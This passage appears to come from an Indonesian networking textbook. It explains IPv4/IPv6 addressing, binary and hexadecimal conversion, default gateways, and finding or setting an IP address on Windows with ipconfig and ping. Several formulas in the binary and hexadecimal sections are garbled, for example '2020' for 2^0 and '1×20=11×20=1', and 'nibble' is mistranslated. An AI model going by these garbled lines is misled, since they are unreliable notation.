dan berjalan. Karena semua router yang terhubung bersama di Internet menyerupai jaring laba-laba, data dapat berpindah melalui banyak rute atau jalur yang berbeda jika diperlukan untuk mencapai tujuan yang dituju. Jika salah satu router atau tautan penghubung lainnya offline, router lain mencoba memindahkan pencarian data untuk rute alternatif ke tujuan. Untuk memfasilitasi metode komunikasi dinamis ini, router juga menetapkan alamat IP sehingga mereka dapat menemukan satu sama lain.

Skema pengalamatan IP (Internet Protocol) adalah sistem yang digunakan untuk mengidentifikasi dan mengelola alamat unik yang diberikan kepada perangkat dalam jaringan komputer. Terdapat dua versi utama dari protokol IP yang digunakan saat ini: IPv4 (Internet Protocol version 4) dan IPv6 (Internet Protocol version 6). Berikut adalah penjelasan tentang kedua skema pengalamatan ini:

IPv4

1. **Format Alamat**:
    - IPv4 menggunakan alamat 32-bit yang biasanya ditulis dalam format desimal yang dipisahkan oleh titik, misalnya, **192.168.1.1**.
2. **Struktur Alamat**:
    - Alamat IPv4 dibagi menjadi dua bagian utama:
        - **Network ID**: Mengidentifikasi jaringan spesifik.
        - **Host ID**: Mengidentifikasi perangkat dalam jaringan tersebut.
3. **Kelas Alamat**:
    - Alamat IPv4 dikategorikan ke dalam lima kelas utama (A, B, C, D, dan E) berdasarkan ukuran jaringan dan jumlah host.
        - **Kelas A**: **1.0.0.0** hingga **126.0.0.0**
        - **Kelas B**: **128.0.0.0** hingga **191.255.0.0**
        - **Kelas C**: **192.0.0.0** hingga **223.255.255.0**
        - **Kelas D**: **224.0.0.0** hingga **239.255.255.255** (untuk multicast)
        - **Kelas E**: **240.0.0.0** hingga **255.255.255.255** (cadangan/eksperimental)
4. **Subnetting**:
    - Teknik yang digunakan untuk membagi jaringan besar menjadi subnet yang lebih kecil menggunakan subnet mask, misalnya, **255.255.255.0**.
5. **Alamat Khusus**:
    - **Alamat Publik**: Digunakan untuk mengidentifikasi perangkat di internet.
    - **Alamat Privat**: Digunakan untuk jaringan lokal dan tidak bisa diakses langsung dari internet (misalnya, **192.168.0.0/16**, **10.0.0.0/8**, **172.16.0.0/12**).

IPv6

1. **Format Alamat**:
    - IPv6 menggunakan alamat 128-bit yang ditulis dalam format heksadesimal yang dipisahkan oleh titik dua, misalnya, **2001:0db8:85a3:0000:0000:8a2e:0370:7334**.
2. **Struktur Alamat**:
    - Alamat IPv6 juga dibagi menjadi dua bagian:

- **Prefix**: Mengidentifikasi jaringan.
- **Interface ID**: Mengidentifikasi perangkat dalam jaringan.

3. **Jenis Alamat**:
    - **Unicast**: Mengidentifikasi satu antarmuka.
    - **Anycast**: Alamat yang diberikan kepada beberapa antarmuka, dengan paket dikirim ke antarmuka terdekat.
    - **Multicast**: Alamat yang digunakan untuk mengirim paket ke beberapa antarmuka sekaligus.
4. **Keunggulan IPv6**:
    - **Ruang Alamat Lebih Besar**: Menyediakan sekitar 3.4×10^38 alamat unik.
    - **Otomatisasi Konfigurasi**: Mendukung autokonfigurasi tanpa perlu server DHCP (Stateless Address Autoconfiguration, SLAAC).
    - **Keamanan Terintegrasi**: Mendukung IPsec untuk keamanan yang lebih baik.

Subnetting pada IPv6

- Dalam IPv6, subnetting lebih fleksibel karena menggunakan format CIDR (Classless Inter-Domain Routing), misalnya, **2001:db8::/32**.

Penggunaan dan Transisi

- Karena keterbatasan alamat IPv4, terjadi transisi dari IPv4 ke IPv6. Teknik seperti **Dual Stack**, **NAT64**, dan **6to4 Tunneling** digunakan untuk mendukung kompatibilitas antara kedua versi IP ini.

Dengan memahami skema pengalamatan IP, baik IPv4 maupun IPv6, kita dapat mengelola dan mengoptimalkan jaringan komputer dengan lebih efektif, memastikan komunikasi yang lancar antar perangkat di seluruh dunia.

5.2 SISTEM BILANGAN BINER

Sebelum mendalami detail cara kerja biner, mari kita mulai dengan mendefinisikan (atau mendeskripsikan sebenarnya) apa itu sistem biner, dan esensinya dalam istilah komputasi.

Jadi, apa yang dimaksud dengan sistem bilangan biner?

Ini adalah sistem bilangan basis 2. Sistem bilangan semacam ini ditemukan oleh Gottfried Leibniz. Sistem bilangan basis 2, serupa dengan namanya, hanya terdiri dari dua angka, 0 dan 1, dan membentuk basis untuk setiap bit kode biner. Seperti yang kita ketahui (atau seharusnya kita ketahui), kode biner adalah satu-satunya kode yang dapat dibaca mesin untuk semua sistem komputer.

Biner dalam Aksi

Sinyal listrik ON dan OFF masing-masing diwakili oleh 1 dan 0. Ketika seseorang menambahkan 1 ke 1, mereka biasanya memindahkan 1 tempat ke kiri ke tempat 2. Mereka kemudian menempatkan angka 0 di tempat angka 1. Hasilnya adalah 10. Jadi, tidak seperti sistem bilangan desimal yang mana 10 sama dengan sepuluh, 10 mewakili 2 dalam sistem bilangan basis 2.

Jika kita mempertimbangkan sistem bilangan desimal yang populer, nilai tempat dimulai dengan 1 dan terus bergerak ke 10, 100, dan 1000 ke arah kiri. Hal ini biasa terjadi karena sistem desimal didasarkan pada pangkat 10.

Demikian pula, nilai tempat dalam sistem bilangan biner dimulai dengan 1s hingga 2s, 4s, 8s, dan 16s ke kiri, dalam urutan tersebut. Hal ini karena sistem biner beroperasi dengan pangkat 2. Digit biner, 0 dan 1, disebut sebagai bit.

Sistem bilangan biner adalah sistem bilangan berbasis dua, yang hanya menggunakan dua angka: 0 dan 1. Sistem ini merupakan dasar dari operasi komputer dan sistem digital, karena komputer bekerja dengan dua keadaan listrik: aktif (1) dan tidak aktif (0). Berikut adalah penjelasan lebih lanjut mengenai sistem bilangan biner:

Dasar-Dasar Sistem Bilangan Biner

1. **Digit Biner (Bit):**
    - Dalam sistem biner, setiap digit disebut sebagai bit (binary digit).
    - Nilai setiap bit bisa 0 atau 1.
2. **Penomoran:**
    - Posisi setiap bit memiliki nilai tempat berdasarkan pangkat dua.
    - Dari kanan ke kiri, posisi pertama adalah 2020, posisi kedua adalah 2121, posisi ketiga adalah 2222, dan seterusnya.

Contoh Konversi

Konversi Biner ke Desimal

Untuk mengonversi bilangan biner ke bilangan desimal, kita menjumlahkan nilai tempat yang memiliki bit 1.

Misalnya, biner 1011:

- Posisi ke-0: 1×20=11×20=1
- Posisi ke-1: 1×21=21×21=2
- Posisi ke-2: 0×22=00×22=0
- Posisi ke-3: 1×23=81×23=8

Jadi, 1011 dalam biner adalah 1+2+8=111+2+8=11 dalam desimal.

Konversi Desimal ke Biner

Untuk mengonversi bilangan desimal ke bilangan biner, kita membagi bilangan desimal dengan 2 dan mencatat sisa pembagiannya hingga hasil pembagiannya adalah 0. Sisanya dibaca dari bawah ke atas.

Misalnya, desimal 13:

- 13 ÷ 2 = 6 sisa 1
- 6 ÷ 2 = 3 sisa 0
- 3 ÷ 2 = 1 sisa 1
- 1 ÷ 2 = 0 sisa 1

Jadi, 13 dalam desimal adalah 1101 dalam biner.

Operasi Aritmatika dalam Biner

1. Penjumlahan:
    - Aturan dasar:

- 0 + 0 = 0
- 0 + 1 = 1
- 1 + 0 = 1
- 1 + 1 = 10 (menyimpan 0, membawa 1)

Contoh:

```
  101
+ 110
-----
1011
```

2. Pengurangan:
   - Aturan dasar:
     - 0 - 0 = 0
     - 1 - 0 = 1
     - 1 - 1 = 0
     - 0 - 1 = 1 (meminjam 1 dari bit sebelah kiri, yang berarti 10 - 1)

   Contoh:

```
  1010
-  0011
------
  0111
```

3. Perkalian:
   - Aturan dasar mirip dengan perkalian desimal, tetapi hanya menggunakan 0 dan 1.

   Contoh:

```
   101
x   11
-----
  101
 101
-----
 1111
```

4. Pembagian:
   - Prosesnya mirip dengan pembagian desimal, tetapi lebih sederhana karena hanya menggunakan 0 dan 1.

Intisari Sistem Bilangan Biner

Komputer bertenaga listrik, dan sirkuitnya selalu dalam mode peralihan ON/OFF. Artinya, perangkat komputasi mampu beroperasi lebih efisien dengan mekanisme peralihan rangkaian listrik ON/OFF untuk merepresentasikan angka, huruf, dan karakter lainnya.

5.3 SISTEM BILANGAN HEKSADESIMAL

Kita telah membicarakan tentang sistem bilangan desimal menjadi sistem bilangan basis 10 dan bilangan biner menjadi sistem bilangan basis 2. Jadi, seperti namanya—dan berdasarkan apa yang telah kita lihat, tidak salah jika kita menyimpulkan bahwa sistem bilangan heksadesimal adalah sistem bilangan basis 16.

Sistem bilangan heksadesimal beroperasi dengan 10 angka numerik dan 6 simbol non-numerik. Jadi, angka tersebut terdiri dari 16 'simbol'. Karena terdapat nilai numerik satu digit setelah 9, maka huruf pertama alfabet Inggris yang digunakan, yaitu A, B, C, D, E, dan F.

Heksadesimal	Nilai desimal
A	10
B	11
C	12
D	13
E	14
F	15

Cara Kerja Heksadesimal

Gigitan mewakili digit heksadesimal—nilai 4-bit. Digit tersebut diwakili oleh salah satu simbol 0-9 atau AF. Ketika dua camilan dijumlahkan, kita memperoleh nilai 8 digit yang dikenal sebagai byte. Umumnya, operasi komputer didasarkan pada byte. Oleh karena itu, akan lebih efektif untuk merepresentasikan nilai sebesar itu menggunakan representasi heksadesimal dibandingkan representasi angka biner. Demi mengurangi kemungkinan kebingungan, penting untuk mengakhiri atau memulai representasi heksadesimal dengan "H" atau "0x." Misalnya, h34, ox605, 45h, atau apa pun dalam format itu.

Sistem bilangan heksadesimal, atau sistem bilangan basis 16, adalah sistem numerik yang menggunakan 16 simbol unik untuk merepresentasikan nilai. Simbol-simbol tersebut adalah angka dari 0 hingga 9 dan huruf dari A hingga F, di mana A mewakili nilai 10, B mewakili 11, dan seterusnya hingga F yang mewakili 15. Sistem ini sering digunakan dalam komputasi karena cara yang efisien untuk merepresentasikan bilangan biner yang panjang.

Dasar-Dasar Sistem Bilangan Heksadesimal

1. **Simbol-Simbol**:
    - 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A (10), B (11), C (12), D (13), E (14), F (15).
2. **Posisi Nilai Tempat**:
    - Mirip dengan sistem desimal, nilai tempat dalam heksadesimal adalah pangkat dari 16.
    - Contoh: 160,161,162160,161,162, dan seterusnya.

Konversi

Konversi Heksadesimal ke Desimal

Untuk mengonversi bilangan heksadesimal ke desimal, kita mengalikan setiap digit dengan nilai tempatnya (pangkat 16) dan menjumlahkan hasilnya.

Misalnya, heksadesimal **2A3**:

- **2A3** dalam desimal adalah:
    - 2×162=2×256=5122×162=2×256=512
    - A×161=10×16=160A×161=10×16=160
    - 3×160=3×1=33×160=3×1=3

Jadi, **2A3** dalam heksadesimal adalah 512+160+3=675512+160+3=675 dalam desimal.

Konversi Desimal ke Heksadesimal

Untuk mengonversi bilangan desimal ke heksadesimal, kita membagi bilangan desimal dengan 16 dan mencatat sisanya hingga hasil pembagiannya adalah 0. Sisanya dibaca dari bawah ke atas.

Misalnya, desimal **756**:

- 756 ÷ 16 = 47 sisa 4
- 47 ÷ 16 = 2 sisa 15 (F)
- 2 ÷ 16 = 0 sisa 2

Jadi, **756** dalam desimal adalah **2F4** dalam heksadesimal.

Konversi Biner ke Heksadesimal

Untuk mengonversi bilangan biner ke heksadesimal, kita memisahkan bilangan biner ke dalam grup 4-bit (mulai dari kanan), kemudian mengonversi setiap grup ke heksadesimal.

Misalnya, biner **110101111011**:

- Grup: **1101 0111 1011**
    - **1101** dalam desimal adalah 13, yaitu **D** dalam heksadesimal.
    - **0111** dalam desimal adalah 7, yaitu **7** dalam heksadesimal.
    - **1011** dalam desimal adalah 11, yaitu **B** dalam heksadesimal.

Jadi, **110101111011** dalam biner adalah **D7B** dalam heksadesimal.

Konversi Heksadesimal ke Biner

Untuk mengonversi bilangan heksadesimal ke biner, kita mengonversi setiap digit heksadesimal ke representasi 4-bit.

Misalnya, heksadesimal **3E7**:

- **3** dalam biner adalah **0011**
- **E** (14) dalam biner adalah **1110**
- **7** dalam biner adalah **0111**

Jadi, **3E7** dalam heksadesimal adalah **0011 1110 0111** dalam biner.

Penggunaan Heksadesimal

1. **Alamat Memori**:
    - Digunakan untuk merepresentasikan alamat memori dalam sistem komputer karena lebih ringkas dan mudah dibaca dibandingkan dengan bilangan biner.
2. **Warna pada Web**:
    - Warna-warna dalam HTML dan CSS sering dinyatakan dalam format heksadesimal, misalnya, **#FFFFFF** untuk putih dan **#000000** untuk hitam.
3. **Debugging dan Pemrograman Sistem**:

- Dalam debugging, bilangan heksadesimal digunakan untuk menampilkan nilai-nilai dalam memori atau register CPU dengan cara yang lebih mudah dimengerti.

4. **Representasi Data**:
    - Digunakan dalam berbagai format file dan protokol komunikasi untuk merepresentasikan data biner dalam format yang lebih ringkas.

Dengan memahami cara kerja sistem bilangan heksadesimal dan konversinya ke sistem bilangan lain, kita dapat bekerja lebih efisien dengan berbagai aspek dalam komputasi dan pemrograman.

5.4 GATEWAY DEFAULT

Gateway default mengacu pada node jaringan yang menggunakan rangkaian IP untuk bertindak sebagai router yang meneruskan paket ke komputer di jaringan berbeda kecuali ada spesifikasi jalur lain yang cocok dengan alamat IP host jaringan penerima.

Gateway default pada jaringan IP adalah perangkat yang memungkinkan komputer dalam jaringan lokal (LAN) untuk berkomunikasi dengan jaringan eksternal, seperti internet atau jaringan lain. Biasanya, gateway default adalah router yang menghubungkan jaringan lokal dengan jaringan yang lebih luas.

Fungsi Gateway Default

1. **Rute Trafik Antar Jaringan**:
    - Gateway default mengatur rute lalu lintas data yang harus dikirimkan ke luar jaringan lokal.
    - Ketika sebuah perangkat dalam LAN ingin mengirimkan data ke perangkat di luar LAN, data tersebut terlebih dahulu dikirimkan ke gateway default.
2. **Penerjemahan Alamat Jaringan (NAT)**:
    - Gateway default seringkali menerapkan NAT (Network Address Translation), yang memungkinkan banyak perangkat dalam jaringan lokal menggunakan satu alamat IP publik untuk akses internet.
3. **Firewall dan Keamanan**:
    - Gateway default dapat bertindak sebagai firewall yang memfilter lalu lintas masuk dan keluar untuk meningkatkan keamanan jaringan.

Menemukan Alamat IP dari Gerbang Default

Penting untuk mengetahui alamat IP default jaringan untuk pemecahan masalah yang efektif dan untuk mendapatkan akses ke manajemen router berbasis web. Biasanya, alamat IP pribadi router adalah alamat IP gateway default. Ini adalah alamat IP yang digunakan router untuk berkomunikasi dengan jaringan lokal lain. Namun, alamat IP pribadi belum tentu merupakan alamat IP gateway default, jadi Anda perlu menemukannya dengan cara tertentu. Berikut ini adalah panduan langkah demi langkah tentang bagaimana Anda dapat menemukan alamat IP gateway default (untuk semua versi Ms. Windows):

1. Pertama, buka Panel Kontrol.

2. Kedua, pilih Jaringan dan Internet (di Windows XP, Anda harus mengklik Jaringan dan Koneksi Internet).
3. Langkah selanjutnya adalah klik Network and Sharing Center (jika menggunakan Windows XP, klik Network Connections dan lewati langkah 4 dan lanjutkan ke 5).
4. Pilih Ubah pengaturan Adaptor di Pusat Berbagi Jaringan (atau Kelola Koneksi Jaringan jika Anda menggunakan Windows Vista).
5. Lacak koneksi IP gateway default.
6. Klik dua kali koneksi jaringan. Ini akan membuka Status Wi-Fi, Status Ethernet, atau dialog lainnya (tergantung pada jaringan yang Anda gunakan).
7. Pilih Details (atau tab Support, lalu Details di Windows XP).
8. Temukan Gerbang Default IPv4, Gerbang Default, atau Gerbang Default IPv6.
9. Alamat IP Gateway Default akan muncul di Kolom Nilai.
10. Catat alamat IP gateway default.
11. Anda sekarang dapat menggunakan alamat IP gateway default untuk memecahkan masalah koneksi di jaringan; mengakses router, atau melakukan fungsi lain apa pun di dalamnya.

Contoh Kasus Penggunaan


- Akses Internet: Ketika komputer dalam jaringan lokal ingin mengakses situs web, permintaan tersebut dikirim ke gateway default, yang kemudian meneruskannya ke internet.
- Jaringan Perusahaan: Dalam lingkungan perusahaan, gateway default dapat menghubungkan berbagai subnet yang berbeda dan mengelola lalu lintas antar subnet.

Gateway default adalah komponen vital dalam jaringan komputer, memastikan bahwa perangkat dalam jaringan lokal dapat berkomunikasi dengan perangkat di luar jaringan mereka. Memahami cara mengkonfigurasi dan memeriksa gateway default adalah keterampilan dasar yang penting untuk mengelola jaringan dan mengatasi masalah konektivitas.

5.5 MENEMUKAN ALAMAT IP ANDA SECARA MANUAL

Terkadang penting untuk mengetahui alamat IP mesin Anda. Di bawah ini adalah cara sederhana untuk menemukan alamat IP yang ditetapkan untuk mesin Anda:

- Buka prompt CMD dengan mengklik Start->Run, lalu ketik cmd dan tekan tombol ENTER.
- Ketik perintah ipconfig/all pada perintah yang terbuka di langkah 1.



```
Unknown adapter Local Area Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : ExpressVPN TUN Driver
   Physical Address. . . . . . . . . :
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Wi-Fi Direct Virtual Adapter
   Physical Address. . . . . . . . . : F2-A6-54-54-D1-F1
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Realtek RTL8822CE 802.11ac PCIe Adapter
   Physical Address. . . . . . . . . : F0-A6-54-54-D1-F1
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::c47c:5aa1:a4ab:3157%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.21(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Thursday, May 30, 2024 11:37:19 AM
   Lease Expires . . . . . . . . . . : Friday, May 31, 2024 3:10:26 PM
   Default Gateway . . . . . . . . . : fe80::1%13
                                       192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 267429460
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-27-AA-76-9C-EB-E8-F2-04-AD
   DNS Servers . . . . . . . . . . . : fe80::1%13
                                       180.250.13.42
                                       180.250.13.46
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Anda akan melihat jendela yang menunjukkan alamat IP komputer Anda, server DNS, gateway default, dan subnet mask, di antara banyak aspek penting lainnya dari jaringan. Alternatifnya, Anda dapat mempertimbangkan untuk melakukan hal berikut:

Ping alamat IP router (dengan asumsi Anda mengetahuinya). Untuk melakukan ping ke alamat IP router, buka command prompt (seperti pada metode pertama).

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\HP> ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=461ms TTL=64
Reply from 192.168.1.1: bytes=32 time=402ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 461ms, Average = 216ms
```

Konfigurasi Alamat IP

Berikut ini adalah panduan langkah demi langkah konfigurasi komputer di LAN kantor kita:

Saat Bekerja Dengan Windows 8/10

- Buka Panel Kontrol
- Pilih Jaringan dan Internet
- Klik pada Jaringan dan Pusat Berbagi

- Klik pada Koneksi Area Lokal
- Pilih Properti
- Klik Lanjutkan (Jendela properti koneksi area lokal terbuka)

Pada Jendela Properti Koneksi Area Lokal


- Klik dua kali pada TCP/IPv4 (membuka menu properti)
- Pilih Gunakan alamat IP berikut dari menu Properti
- Masukkan alamat IP dan subnet mask
- Klik Oke

Saat Bekerja Dengan Windows 7


- Klik Mulai
- Buka Panel Kontrol
- Pilih Jaringan dan Internet
- Pilih Jaringan dan Pusat Berbagi
- Klik Koneksi Area Lokal
- Pilih Properti
- Klik Lanjutkan (jendela Properti Koneksi Area Lokal terbuka)
- Klik dua kali TCP/IPv4 (menu Properties terbuka)
- Pilih Gunakan alamat IP berikut
- Masukkan alamat IP dan subnet mask

Berikut ini adalah contoh Konfigurasi IP pada Windows 11


1. Klik Start
2. Buka Kontrol Panel




3. Pilih Network dan Internet




4. Pilih Network dan Sharing Center




5. Pilih Change Adapter Setting




6. Maka akan tampil Ethernet yang aktif dan digunakan pada PC user. Lalu pilih yang akan dikonfigurasikan dengan cara klik kanan pada icon Ethernet lalu pilih Properties



7. Kemudian pilih IP v4, akan ada 2 pilihan Optain dan Use the following IP. Perbedaanya disini adalah jika kita memilih Obtain, maka IP yang akan kita (PC) sudah otomatis terisi oleh server, jika kita pilih use the following IP address berarti kita akan mengisi IP tersebut secara manual sesuai yang kita inginkan.





8. Selanjutnya Klik OK

Di Mac OS:

- Klik Apel
- Klik Preferensi Sistem
